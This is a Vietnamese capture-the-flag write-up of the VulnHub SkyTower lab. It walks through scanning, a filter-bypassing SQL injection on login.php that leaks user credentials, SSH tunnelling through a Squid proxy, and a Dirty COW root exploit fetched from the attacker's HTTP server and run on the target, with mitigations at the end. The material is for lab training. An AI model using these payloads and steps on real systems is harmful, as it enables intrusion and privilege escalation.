

SKYTOWER WRITEUP

SkyTower Lab Report

Thông tin bài lab

Lab ID	SkyTower
Tên lab	SkyTower - Vulnhub
Platform / Source	CTF
Target	192.168.56.101

Chi tiết lỗ hổng

Reconnaissance

Service Enumeration

```
(ncbachhhh@kali)-[~]
$ sudo arp-scan -I eth1 --localnet
[sudo] password for ncbachhhh:
Interface: eth1, type: EN10MB, MAC: 00:0c:29:8f:2c:be, IPv4: 192.168.56.10
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:25    (Unknown: locally administered)
192.168.56.100 08:00:27:63:a4:8d    (Unknown)
192.168.56.101 08:00:27:54:4a:37    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.300 seconds (111.30 hosts/sec). 3 responded
```

Hình 01: Kết quả arp-scan, có địa chỉ 192.168.56.101

```
(ncbachhhh@kali)-[~]
$ ping -c 4 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=1.13 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.961 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=1.58 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=1.38 ms

--- 192.168.56.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 0.961/1.263/1.583/0.237 ms
```

Hình 02: Ping thử tới ip đó và nhận lại phản hồi

```

(ncbachhhh@kali)-[~]
$ nmap -sC -sV -p- -T4 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-06 19:12 +0700
Nmap scan report for 192.168.56.101
Host is up (0.00013s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    filtered ssh
80/tcp    open  http      Apache httpd 2.2.22 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Debian)
3128/tcp  open  http-proxy Squid http proxy 3.1.20
|_http-server-header: squid/3.1.20
|_http-title: ERROR: The requested URL could not be retrieved
MAC Address: 08:00:27:54:4A:37 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.73 seconds


```

Hình 03: Kết quả nmap scan port của ip trên


Exploit Chain – Blind SQL Injection to RCE to Dirty COW (CVE-2016-5195) to Root

Attack Path

1. Đầu tiên ta thử truy cập vào giao diện web của lab



Hình 04: Thử truy cập vào giao diện web của lab, nhận thấy có 1 form đăng nhập



Hình 05: Đăng nhập thử với thông tin bất kì thì ta nhận được phản hồi Login Failed

```

(ncbachhhh@kali)-[~]
$ sqlmap -r req.txt -p email --batch --level=5 --risk=3 --dbms=mysql --threads=5 --tamper=space2comment,between,randomcase --random-agent --dbs|

```

Hình 06: Ta lưu lại request và sử dụng tool sqlmap để dò thử

```
[19:15:30] [INFO] checking if the injection point on POST parameter 'email' is a false positive
[19:15:30] [WARNING] false positive or unexploitable injection point detected
[19:15:30] [WARNING] POST parameter 'email' does not seem to be injectable
[19:15:30] [CRITICAL] all tested parameters do not appear to be injectable. As heuristic test turned out positive you are strongly advised to continue on with the tests
[*] ending @ 19:15:30 /2026-09-06/
```

Hình 07: sqlmap phát hiện lỗi hổng Time-based blind SQLi nhưng báo false positive suy ra việc WAF đang filter payload

2. Vây tiếp theo ta thử SQLi thủ công

```
(ncbachhhh@kali)-[~]
$ curl -i -X POST http://192.168.56.101/login.php --data-urlencode "email=' or 1=1 limit 1 #' --data-urlencode "password=1"
HTTP/1.1 200 OK
Date: Sun, 06 Sep 2026 12:18:07 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u9
Vary: Accept-Encoding
Content-Length: 215
Content-Type: text/html

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1 limit 1 #' and password='1' at line 1]
```

Hình 08: Ta sử dụng # để comment nhưng bị trả lỗi vì đã bị filter dấu =

```
(ncbachhhh@kali)-[~]
$ curl -s -X POST http://192.168.56.101/login.php --data-urlencode "email=' || 1 LIKE 1 UNION selselect 1,,group_concat(email,0x3a,password) ,3 from login #' --data-urlencode "password=1"
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '3 from login #' and password='1' at line 1]
```

Hình 09: Ta sử dụng UNION với dấu phẩy nhưng kết quả trả về là đã bị filter hết dấu phẩy

```
(ncbachhhh@kali)-[~]
$ curl -s -X POST http://192.168.56.101/login.php --data-urlencode "email=' || 1 LIKE 1 UNION selselect 1,,group_concat(email,,0x3a,,password) from login #' --data-urlencode "password=1"
There was an error running the query [FUNCTION SkyTech.lgroup_concat does not exist]
```

Hình 10: Ta thử viết 2 dấu phẩy nhưng kết quả cũng bị xóa hết

```
(ncbachhhh@kali)-[~]
$ curl -i -X POST http://192.168.56.101/login.php --data-urlencode "email=' || 1 LIKE 1 LIMIT 1 OFFSET 0 #' --data-urlencode "password=1"
HTTP/1.1 200 OK
Date: Sun, 06 Sep 2026 12:18:36 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u9
Vary: Accept-Encoding
Content-Length: 1626
Content-Type: text/html

<HTML>
  <div style="height:100%; width:100%;background-image:url('background.jpg');
    background-size:100%;
    background-position:50% 50%;
    background-repeat:no-repeat;">
    <div style="
      padding-right:8px;
      padding-left:10px;
      padding-top: 10px;
      padding-bottom: 10px;
      background-color:white;
      border-color: #000000;
      border-width: 5px;
      border-style: solid;
      width: 400px;
      height:430px;
      position:absolute;
      top:50%;
      left:50%;
      margin-top:-215px; /* this is half the height of your div*/
      margin-left:-200px;
    ">
      <br><strong><font size=4>Welcome john@skytech.com</font><br /> </br></strong>As you may know, SkyTech has ceased all international operations.<br><br>
      To all our long term employees, we wish to convey our thanks for your dedication and hard work.<br><br><strong>Unfortunately, all international contracts
      , including yours have been terminated.</strong><br><br> The remainder of your contract and retirement fund, <strong>$2</strong> ,has been &del>payed out in full
      to a secure account. For security reasons, you must login to the SkyTech server via SSH to access the account details.<br><br><strong>Username: john</stro
      ng><br><strong>Password: hereisjohn</strong> <br><br> We wish you the best of luck in your future endeavors. <br> </div> </div></HTML>
```

Hình 11: Ta dùng OFFSET thay cho dấu phẩy, || thay cho OR, LIKE thay cho = và nhận được user đầu tiên john:hereisjohn

```
(ncbachhhh@kali)-[~]
$ curl -i -X POST http://192.168.56.101/login.php --data-urlencode "email=' || 1 LIKE 1 LIMIT 1 OFFSET 1 #' --data-urlencode "password=1"
HTTP/1.1 200 OK
Date: Sun, 06 Sep 2026 12:18:49 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u9
Vary: Accept-Encoding
Content-Length: 1628
Content-Type: text/html

<HTML>
  <div style="height:100%; width:100%;background-image:url('background.jpg');
    background-size:100%;
    background-position:50% 50%;
    background-repeat:no-repeat;">
    <div style="
      padding-right:8px;
      padding-left:10px;
      padding-top: 10px;
      padding-bottom: 10px;
      background-color:white;
      border-color: #000000;
      border-width: 5px;
      border-style: solid;
      width: 400px;
      height:430px;
      position:absolute;
      top:50%;
      left:50%;
      margin-top:-215px; /* this is half the height of your div*/
      margin-left:-200px;
    ">
      <br><strong><font size=4>Welcome sara@skytech.com</font><br /> </br></strong>As you may know, SkyTech has ceased all international operations.<br><br>
      To all our long term employees, we wish to convey our thanks for your dedication and hard work.<br><br><strong>Unfortunately, all international contracts
      , including yours have been terminated.</strong><br><br> The remainder of your contract and retirement fund, <strong>$2</strong> ,has been &del>payed out in full
      to a secure account. For security reasons, you must login to the SkyTech server via SSH to access the account details.<br><br><strong>Username: sara</stro
      ng><br><strong>Password: ihatethisjob</strong> <br><br> We wish you the best of luck in your future endeavors. <br> </div> </div></HTML>
```

Hình 12: Ta thay OFFSET và nhận lại được user thứ 2 sara:ihatethisjob

3. Vậy ta đã có 2 user, tiếp theo ta sẽ hướng tới SSH vào hệ thống

```
(ncbachhhh@kali)-[~]
$ echo -e "CONNECT 127.0.0.1:22 HTTP/1.0\n\n" | nc 192.168.56.101 3128
HTTP/1.0 200 Connection established

SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u1
```

Hình 13: Vì port 22/SSH bị filtered nên ta sẽ thử SSH Tunneling qua Squid Proxy và thành công

```
(ncbachhhh@kali)-[~]
$ proxychains ssh john@127.0.0.1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 192.168.56.101:3128 ... 127.0.0.1:22 ... OK
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
john@127.0.0.1's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 07:41:08 2014

Funds have been withdrawn
Connection to 127.0.0.1 closed.
```

Hình 14: SSH vào user john nhưng bị đóng luôn phiên, có thể là shell đã bị hạn chế

```
(ncbachhhh@kali)-[~]
$ proxychains ssh john@127.0.0.1 -t "bash --noprofile --norc"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 192.168.56.101:3128 ... 127.0.0.1:22 ... OK
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
john@127.0.0.1's password:
bash-4.2$ |
```

Hình 15: Thử lại với option --noprofile và đã truy cập thành công user john

```
bash-4.2$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for john:
Sorry, user john may not run sudo on SkyTower.
```

Hình 16: Kiểm tra quyền sudo của user và thấy user john không có quyền dùng sudo trong hệ thống

```
bash-4.2$ cat /var/www/login.php
```

Hình 17: Kiểm tra mã nguồn file login.php

```
<?php
$db = new mysqli(localhost, 'root', 'root', 'SkyTech');
if($db->connect_errno > 0){
    die('Unable to connect to database [' . $db->connect_error . ']);
}

$sqlinjection = array("SELECT", "TRUE", "FALSE", "--", "OR", "=", ",", "AND", "NOT");
$email = str_replace($sqlinjection, "", $_POST['email']);
$password = str_replace($sqlinjection, "", $_POST['password']);

$sql= "SELECT * FROM login where email='".$email."' and password='".$password."'";
$result = $db->query($sql);

if(!$result)
    die('There was an error running the query [' . $db->error . ']);
if($result->num_rows==0)
    die('<br>Login Failed<br>');

$row = $result->fetch_assoc();
```

Hình 18: Thu thập được thông tin đăng nhập của MySQL và các chuỗi bị filter khi thử SQLi

```
bash-4.2$ ls /home
john sara william
```

Hình 19: Kiểm tra các user trong hệ thống

4. Ta chuyển thử sang user sara

```
(ncbachhhh@kali)-[~]
$ proxychains ssh sara@127.0.0.1 -t "bash --noprofile --norc"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 192.168.56.101:3128 ... 127.0.0.1:22 ... OK
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
sara@127.0.0.1's password:
bash-4.2$
```

Hình 20: Chuyển sang user sara

```
bash-4.2$ sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
```

Hình 21: Kiểm tra quyền sudo, phát hiện 2 lệnh có thể tồn tại LFI để đọc file hệ thống và liệt kê file hệ thống

```
bash-4.2$ uname -a
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64 GNU/Linux
```

Hình 22: Kiểm tra Kernel version, phát hiện version này tồn tại CVE DirtyCow

```

(ncbachhhh@kali)~$
$ wget https://raw.githubusercontent.com/FireFart/dirtycow/master/dirty.c
--2026-09-06 19:25:28-- https://raw.githubusercontent.com/FireFart/dirtycow/master/dirty.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.111.133, 185.199.109.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4795 (4.7K) [text/plain]
Saving to: 'dirty.c'

dirty.c                                     100%[=====] 4.68K  ---KB/s  in 0.001s

2026-09-06 19:25:29 (4.16 MB/s) - 'dirty.c' saved [4795/4795]

(ncbachhhh@kali)~$
$ gcc -pthread -static dirty.c -o dirtycow -lcrypt

(ncbachhhh@kali)~$
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

```

Hình 23: Tải script về máy attack, biên dịch mã và mở cổng 8000

```

bash-4.2$ cd /tmp
bash-4.2$ wget http://192.168.56.10:8000/dirtycow
--2026-09-06 08:25:47-- http://192.168.56.10:8000/dirtycow
Connecting to 192.168.56.10:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1143576 (1.1M) [application/octet-stream]
Saving to: 'dirtycow'

100%[=====] 1,143,576 5.77M/s in 0.2s

2026-09-06 08:25:47 (5.77 MB/s) - 'dirtycow' saved [1143576/1143576]

bash-4.2$ chmod +x dirtycow

```

Hình 24: Từ máy target, ta wget về và cấp quyền thực thi cho nó

```

bash-4.2$ ./dirtycow
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
toor:toYb/BGTCNHUY:0:0:pwned:/root:/bin/bash

mmap: 7ff9f6dbc000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'toor' and the password 'kali'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
bash-4.2$ madvise 0

Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'toor' and the password 'kali'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd

```

Hình 25: Khởi chạy script và nhận lại user mới là toor:kali

```

bash-4.2$ su toor
Password:
toor@SkyTower:/tmp# id
uid=0(toor) gid=0(root) groups=0(root)
toor@SkyTower:/tmp# ls /root
flag.txt
toor@SkyTower:/tmp# cat /root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower

```

Hình 26: Chuyển sang user toor có quyền root, và đọc được file flag.txt

Mitigation

Cập nhật hệ điều hành và Kernel lên phiên bản mới nhất (Debian 7 đã EOL từ lâu).

Nếu muốn hạn chế user, hãy dùng rbash (Restricted Bash) thực sự, cấu hình biến PATH an toàn.

Tuyệt đối không dùng blacklist filter để chống SQLi.

Sử dụng Prepared Statements (Parameterized Queries) (ví dụ: PDO hoặc MySQLi với bind_param).